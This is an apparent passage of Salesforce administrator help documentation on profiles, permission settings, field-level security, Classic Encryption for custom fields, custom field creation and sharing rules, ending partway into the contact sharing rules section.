Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

Note: Editing some permissions can result in enabling or disabling other ones. For example, enabling "View All Data" enables "Read" for all objects. Likewise, enabling "Transfer Leads" enables "Read" and "Create" on leads.

Tip: If enhanced profile list views are enabled for your organization, you can change permissions for multiple profiles from the list view.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select the profile you want to change.
3. On the profile detail page, click **Edit**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit app and system permissions in profiles:

- Manage Profiles and Permission Sets

To edit app and system as well as object and field permissions in profiles:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.

Viewing Enhanced Profile Lists

If enhanced profile list views are enabled for your organization, you can use additional tools to customize, navigate, manage, and print profile lists.

- Show a filtered list of profiles by selecting a view from the drop-down list.
- Delete a view by selecting it from the drop-down list and clicking **Delete**.
- Create a list view or edit an existing view.
- Create a profile.
- Print the list view by clicking 🖨.
- Refresh the list view after creating or editing a view by clicking 🔄.
- Edit permissions directly in the list view.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

Viewing the Basic Profile List

- Create a profile.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles, and print profile lists:
- View Setup and Configuration

To delete profile list views:
- Manage Profiles and Permission Sets

To delete custom profiles:
- Manage Profiles and Permission Sets

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Editable cells display a pencil icon (✎) when you hover over the cell, while non-editable cells display a lock icon (🔒). In some cases, such as in standard profiles, the pencil icon appears but the setting is not actually editable.

Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

1. Select or create a list view that includes the profiles and permissions you want to edit.
2. To edit multiple profiles, select the checkbox next to each profile you want to edit.

   If you select profiles on multiple pages, Salesforce remembers which profiles are selected.
3. Double-click the permission you want to edit.

   For multiple profiles, double-click the permission in any of the selected profiles.
4. In the dialog box that appears, enable or disable the permission.

   In some cases, changing a permission may also change other permissions. For example, if “Customize Application” and “View Setup and Configuration” are disabled and you enable “Customize Application,” then “View Setup and Configuration” is also enabled. In this case, the dialog box lists the affected permissions.
5. To change multiple profiles, select **All** *n* **selected records** (where *n* is the number of profiles you selected).
6. Click **Save**.

Note:

- For standard profiles, inline editing is available only for the “Single Sign-On” and “Affected By Divisions” permissions.
- If you edit multiple profiles, only those profiles that support the permission you are changing will change. For example, if you use inline editing to add “Modify All Data” to multiple profiles, but because of its user license the profile doesn't have “Modify All Data,” the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit multiple profiles from the list view:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Clone Profiles

Instead of creating profiles, save time by cloning existing profiles and customizing them.

Tip: If you clone profiles to enable certain permissions or access settings, consider using permission sets. For more information, see Permission Sets. Also, if your profile name contains more than one word, avoid extraneous spacing. For example, "Acme User" and "Acme User" are identical other than spacing between "Acme" and "User." Using both profiles in this case can result in confusion for admins and users.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. In the Profiles list page, do one of the following:
   - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
   - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
   - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

   A new profile uses the same user license as the profile it was cloned from.
3. Enter a profile name.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create profiles:
- Manage Profiles and Permission Sets

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

- Create one or multiple users
- Reset passwords for selected users
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

1. From Setup, either:
    - Enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**, or
    - Enter `Profiles` in the `Quick Find` box, then select **Profiles**
2. Select a permission set or profile.
3. Do one of the following:
    - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
    - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the tab settings.
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Tab settings available in: **All** Editions except **Database.com**

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view tab settings:
- View Setup and Configuration

To edit tab settings:
- Manage Profiles and Permission Sets

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
    - Enhanced profile user interface: Click **Custom Permissions**, and then click **Edit**.
    - Original profile user interface: In the Enabled Custom Permissions related list, click **Edit**.
4. To enable custom permissions, select them from the Available Custom Permissions list and click **Add**. To remove custom permissions from the profile, select them from the Enabled Custom Permissions list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in profiles:

- Manage Profiles and Permission Sets

User Role Hierarchy

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.

If your organization-wide defaults are more restrictive than Public Read/Write, use role hierarchy to make records more accessible to users.

Watch a Demo: Who Sees What: Record Access via the Role Hierarchy (English only)

Users at any role level can view, edit, and report on all data that's owned by or shared with users below them in the role hierarchy, unless your Salesforce org's sharing model for an object specifies otherwise. Specifically, in the Organization-Wide Defaults related list, you can disable the **Grant Access Using Hierarchies** option for a custom object. When disabled, only the record owner and users who are granted access by the organization-wide defaults receive access to the object's records.

Roles determine user access to cases, contacts, and opportunities, regardless of who owns those records. The access level is specified on the Role Edit page. For example, you can set the contact access so that users in a role can edit all contacts associated with accounts that they own, regardless

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete roles:

- Manage Roles

To assign users to roles:

- Manage Internal Users

of who owns the contacts. And you can set the opportunity access so that users in a role can edit all opportunities associated with accounts that they own, regardless of who owns the opportunities.

After you share a folder with a role, it's visible only to users in that role, not to superior roles in the hierarchy.

Share Objects and Fields

Give specific object or field access to selected groups or profiles.

IN THIS SECTION:

Field-Level Security
Field-level security settings let you restrict users' access to view and edit specific fields.

Sharing Rules
Make automatic exceptions to your organization-wide sharing settings for defined sets of users.

User Sharing
User Sharing enables you to show or hide an internal or external user from another user in your organization.

What Is a Group?
A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

Organization-Wide Sharing Defaults
Administrators can use organization-wide sharing settings to define the default sharing settings for an organization.

Field-Level Security

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Field-level security settings let you restrict users' access to view and edit specific fields.

Note: Who Sees What: Field-Level Security (English only)

Watch how you can restrict access to specific fields on a profile-by-profile basis.

Your Salesforce org contains a lot of data, but you probably don't want every field accessible to everyone. For example, your payroll manager probably wants to keep salary fields accessible only to select employees. You can restrict user access in:

- Detail and edit pages
- Related lists
- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- The partner portal
- The Salesforce Customer Portal
- Synchronized data
- Imported data

The fields that users see on detail and edit pages are a combination of page layouts and field-level security settings. The most restrictive field access settings of the two always applies. For example, you can have a field that's required in a page layout but is read-only in the field-level security settings. The field-level security overrides the page layout, so the field remains read-only.

Important: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

You can define field-level security in either of these ways.

- For multiple fields on a single permission set or profile
- For a single field on all profiles

After setting field-level security, you can:

- Create page layouts to organize the fields on detail and edit pages.

  Tip: Use field-level security to restrict users' access to fields, and then use page layouts to organize detail and edit pages within tabs. This approach reduces the number of page layouts for you to maintain.

- Verify users' access to fields by checking field accessibility.
- Customize search layouts to set the fields that appear in search results, in lookup dialog search results, and in the key lists on tab home pages.

Note: Roll-up summary and formula fields are read-only on detail pages and not available on edit pages. They can also be visible to users even though they reference fields that your users can't see. Universally required fields appear on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

IN THIS SECTION:

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

Set Field-Level Security for a Single Field on All Profiles

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission "View Encrypted Data" can see data in encrypted custom text fields.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

1. From Setup, either:
    - Enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**, or
    - Enter `Profiles` in the `Quick Find` box, then select **Profiles**
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
    - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
    - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Set Field-Level Security for a Single Field on All Profiles

1. From the management settings for the field’s object, go to the fields area.
2. Select the field you want to modify.
3. Click **View Field Accessibility**.
4. Specify the field's access level.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets

  AND

  Customize Application

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	`Read and Edit`	`Visible`
Users can read but not edit the field.	`Read`	`Visible` and `Read-Only`
Users can't read or edit the field.	None	None

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission “View Encrypted Data” can see data in encrypted custom text fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Note: This information is about Classic Encryption and not Shield Platform Encryption.

Before you begin working with encrypted custom fields, review these implementation notes, restrictions, and best practices.

Implementation Notes

- Encrypted fields are encrypted with 128-bit master keys and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact Salesforce.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the “View Encrypted Data” permission.
- If you have created encrypted custom fields, make sure that your organization has “Require secure connections (HTTPS)” enabled.
- If you have the “View Encrypted Data” permission and you grant login access to another user, the user can see encrypted fields in plain text.
- Only users with the “View Encrypted Data” permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Restrictions

Encrypted text fields:

- Cannot be unique, have an external ID, or have default values.
- For leads are not available for mapping to other objects.
- Are limited to 175 characters because of the encryption algorithm.

- Are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Cannot be used to define report criteria, but they can be included in report results.
- Are not searchable, but they can be included in search results.
- Are not available for: Salesforce Mobile Classic, Connect Offline, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.

Best Practices

- Encrypted fields are editable regardless of whether the user has the "View Encrypted Data" permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the "View Encrypted Data" permission.
- Encrypted field data is not always masked in the debug log. Encrypted field data is masked if the Apex request originates from an Apex Web service, a trigger, a workflow, an inline Visualforce page (a page embedded in a page layout), or a Visualforce email template. In other cases, encrypted field data isn't masked in the debug log, like for example when running Apex from the Developer Console.
- Existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- `Mask Type` is not an input mask that ensures the data matches the `Mask Type`. Use validation rules to ensure that the data entered matches the mask type selected.
- Use encrypted custom fields only when government regulations require it because they involve more processing and have search-related limitations.

Note: This page is about Classic Encryption, not Shield Platform Encryption. What's the difference? on page 174

IN THIS SECTION:

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Watch a Demo: How to Create a Custom Field in Salesforce

Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field level security.

Before you begin, determine the type of field you want to create.

Note: When your org is close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

1. From the management settings for the object you want to add a field to, go to Fields.

   Custom task and event fields are accessible from the object management settings for Activities.

2. Click **New**.

   Tip: On custom objects, you can also set field dependencies and field history tracking in this section.

3. Choose the type of field and click **Next**. Consider the following.
   - Some data types are available for certain configurations only. For example, the `Master-Detail Relationship` option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
   - Custom settings and external objects allow only a subset of the available data types.
   - You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.
   - Relationship fields count towards custom field limits.
   - Additional field types may appear if an AppExchange package using those field types is installed.
   - The `Roll-Up Summary` option is available on certain objects only.
   - Field types correspond to API data types.
   - If your organization uses Shield Platform Encryption, ensure you understand how to encrypt custom fields using the Shield Platform Encryption offering.
4. For relationship fields, associate an object with the field and click **Next**.
5. For indirect lookup relationship fields, select a unique, external ID field on the parent object, and then click **Next**. The parent field values are matched against the values of the child indirect lookup relationship field to determine which records are related to each other.
6. To base a picklist field on a global picklist value set, select the value set to use.
7. Enter a field label.

   Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Custom fields aren't available on Activities in **Group** Edition

Custom settings aren't available in **Professional** Edition

Layouts aren't available in **Database.com**

USER PERMISSIONS

To create or change custom fields:

- Customize Application

consecutive underscores. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.

> Tip: Ensure that the custom field name and label are unique for that object.
>
> - If a standard and custom field have identical names or labels, the merge field displays the custom field value.
> - If two custom fields have identical names or labels, the merge field may display an unexpected value.
>
> If you create a field label called `Email` and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, `Email2`.

8. Enter field attributes and select the appropriate checkboxes to specify whether the field must be populated and what happens if the record is deleted.
9. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
10. For relationship fields, optionally create a lookup filter to limit search results for the field. Not available for external objects.
11. Click **Next**.
12. In Enterprise, Unlimited, Performance, and Developer Editions, specify the field's access settings for each profile, and click **Next**.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

> Note:
>
> - When you create a custom field, by default the field isn't visible or editable for portal profiles, unless the field is universally required.

13. Choose the page layouts that will display the editable field and click **Next**.

Field	Location on Page Layout
Normal	Last field in the first two-column section.
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can't remove it from page layouts or make read only.

14. For relationship fields, optionally create an associated records related list and add it to page layouts for that object.
    - To edit the related list name on page layouts, click **Related List Label** and enter the new name.
    - To add the related list to customized page layouts, select `Append related list to users' existing personal customizations`.
15. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Creating fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Sharing Rules

Make automatic exceptions to your organization-wide sharing settings for defined sets of users.

Note: Who Sees What: Record Access via Sharing Rules (English only)

Watch how you can grant access to records using sharing rules.

For example, use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules can never be stricter than your organization-wide default settings. They simply allow greater access for particular users.

You can create these types of sharing rules.

Type	Based on	Set Default Sharing Access for
Account sharing rules	Account owner or other criteria, including account record types or field values	Accounts and their associated contracts, opportunities, cases, and optionally, contacts and orders
Account territory sharing rules	Territory assignment	Accounts and their associated cases, contacts, contracts, and opportunities
Asset sharing rules	Asset owner or other criteria, including asset record types or field values	Individual assets
Campaign sharing rules	Campaign owner or other criteria, including campaign record types or field values	Individual campaigns
Case sharing rules	Case owner or other criteria, including case record types or field values	Individual cases and associated accounts
Contact sharing rules	Contact owner or other criteria, including contact record types or field values	Individual contacts and associated accounts
Custom object sharing rules	Custom object owner or other criteria, including custom object record types or field values	Individual custom object records

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account, asset, and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions and in **Professional** Edition for an additional cost

Record types are available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Type	Based on	Set Default Sharing Access for
Lead sharing rules	Lead owner or other criteria, including lead record types or field values	Individual leads
Location sharing rules	Location owner only; criteria-based sharing rules aren't available	Individual locations
Opportunity sharing rules	Opportunity owner or other criteria, including opportunity record types or field values	Individual opportunities and their associated accounts
Order sharing rules	Order owner or other criteria, including order record types or field values	Individual orders
Product item sharing rules	Product item owner only; criteria-based sharing rules aren't available	Individual product items
Product request sharing rules	Product request owner only; criteria-based sharing rules aren't available	Individual product requests
Product transfer sharing rules	Product transfer owner only; criteria-based sharing rules aren't available	Individual product transfers
Service appointment sharing rules	Service appointment owner only; criteria-based sharing rules aren't available	Individual service appointments
Service contract sharing rules	Service contract owner only; criteria-based sharing rules aren't available	Individual service contracts
Service crew sharing rules	Service crew owner only; criteria-based sharing rules aren't available	Individual service crews
Service resource sharing rules	Service resource owner only; criteria-based sharing rules aren't available	Individual service resources
Service territory sharing rules	Service territory owner only; criteria-based sharing rules aren't available	Individual service territories
Shipment sharing rules	Shipment owner only; criteria-based sharing rules aren't available	Individual shipments
Time sheet sharing rules	Time sheet owner only; criteria-based sharing rules aren't available	Individual time sheets
User sharing rules	Group membership or other criteria, including username and whether the user is active	Individual users
User provisioning request sharing rules	User provisioning request owner, only; criteria-based sharing rules aren't available	Individual user provisioning requests
Work order sharing rules	Work order owner or other criteria, including work order record types or field values	Individual work orders
Work type sharing rules	Work type owner only; criteria-based sharing rules aren't available	Individual work types

Note:

- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- Developers can use Apex to programmatically share custom objects (based on record owners, but not other criteria). This does not apply to User Sharing.

IN THIS SECTION:

Criteria-Based Sharing Rules

Creating Lead Sharing Rules

Creating Account Sharing Rules

Creating Account Territory Sharing Rules

Create Contact Sharing Rules

Make automatic exceptions to your contact organization-wide sharing settings for defined sets of users.

Creating Opportunity Sharing Rules

Creating Case Sharing Rules

Creating Campaign Sharing Rules

Creating Custom Object Sharing Rules

Creating User Sharing Rules

Share members of a group to members of another group, or share users based on criteria.

Sharing Rule Categories

Editing Lead Sharing Rules

Editing Account Sharing Rules

Editing Account Territory Sharing Rules

Editing Contact Sharing Rules

Editing Opportunity Sharing Rules

Editing Case Sharing Rules

Editing Campaign Sharing Rules

Editing Custom Object Sharing Rules

Editing User Sharing Rules

Sharing Rule Considerations

Recalculate Sharing Rules

When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

Criteria-Based Sharing Rules

Criteria-based sharing rules determine whom to share records with based on field values in records. For example, let's say you use a custom object for job applications, with a custom picklist field named "Department." A criteria-based sharing rule could share all job applications in which the Department field is set to "IT" with all IT managers in your organization.

Note:

- Although criteria-based sharing rules are based on values in the records and not the record owners, a role or territory hierarchy still allows users higher in the hierarchy to access the records.
- You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.
- You can use the **SharingRules** type in the Metadata API to create criteria-based sharing rules starting in API version 24.0.
- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Accounts, Opportunities, Cases, Contacts, and record types are not available in **Database.com**

You can create criteria-based sharing rules for accounts, assets, opportunities, cases, contacts, leads, campaigns, work orders, and custom objects. You can create up to 50 criteria-based sharing rules per object.

- Record types
- These field types:
  - Auto Number
  - Checkbox
  - Date
  - Date/Time
  - Email
  - Number
  - Percent
  - Phone
  - Picklist
  - Text
  - Text Area
  - URL
  - Lookup Relationship (to user ID or queue ID)

Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies "Manager" in a text field doesn't share records that have "manager" in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

Creating Lead Sharing Rules

Lead sharing rules are based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 lead sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
3. In the Lead Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
    - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
    - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

    Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Creating Account Sharing Rules

Account sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 account sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
3. In the Account Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select a setting for `Default Account, Contract and Asset Access`.
10. In the remaining fields, select the access settings for the records associated with the shared accounts.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.

11. Click **Save**.

Creating Account Territory Sharing Rules

Account territory sharing rules are based on territory assignment. You can define up to 300 account territory sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter `Sharing Settings` in the `Quick Find` box, then select **Sharing Settings**.
3. In the Account Territory Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. In the Accounts in Territory line, select Territories or Territories and Subordinates from the first drop-down list and a territory from the second drop-down list.
7. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select a setting for `Default Account, Contract and Asset Access`.
9. In the remaining fields, select the access setting for the records associated with the shared account territories.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.

10. Click **Save**.

Create Contact Sharing Rules

Make automatic exceptions to your contact organization-wide sharing settings for defined sets of users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

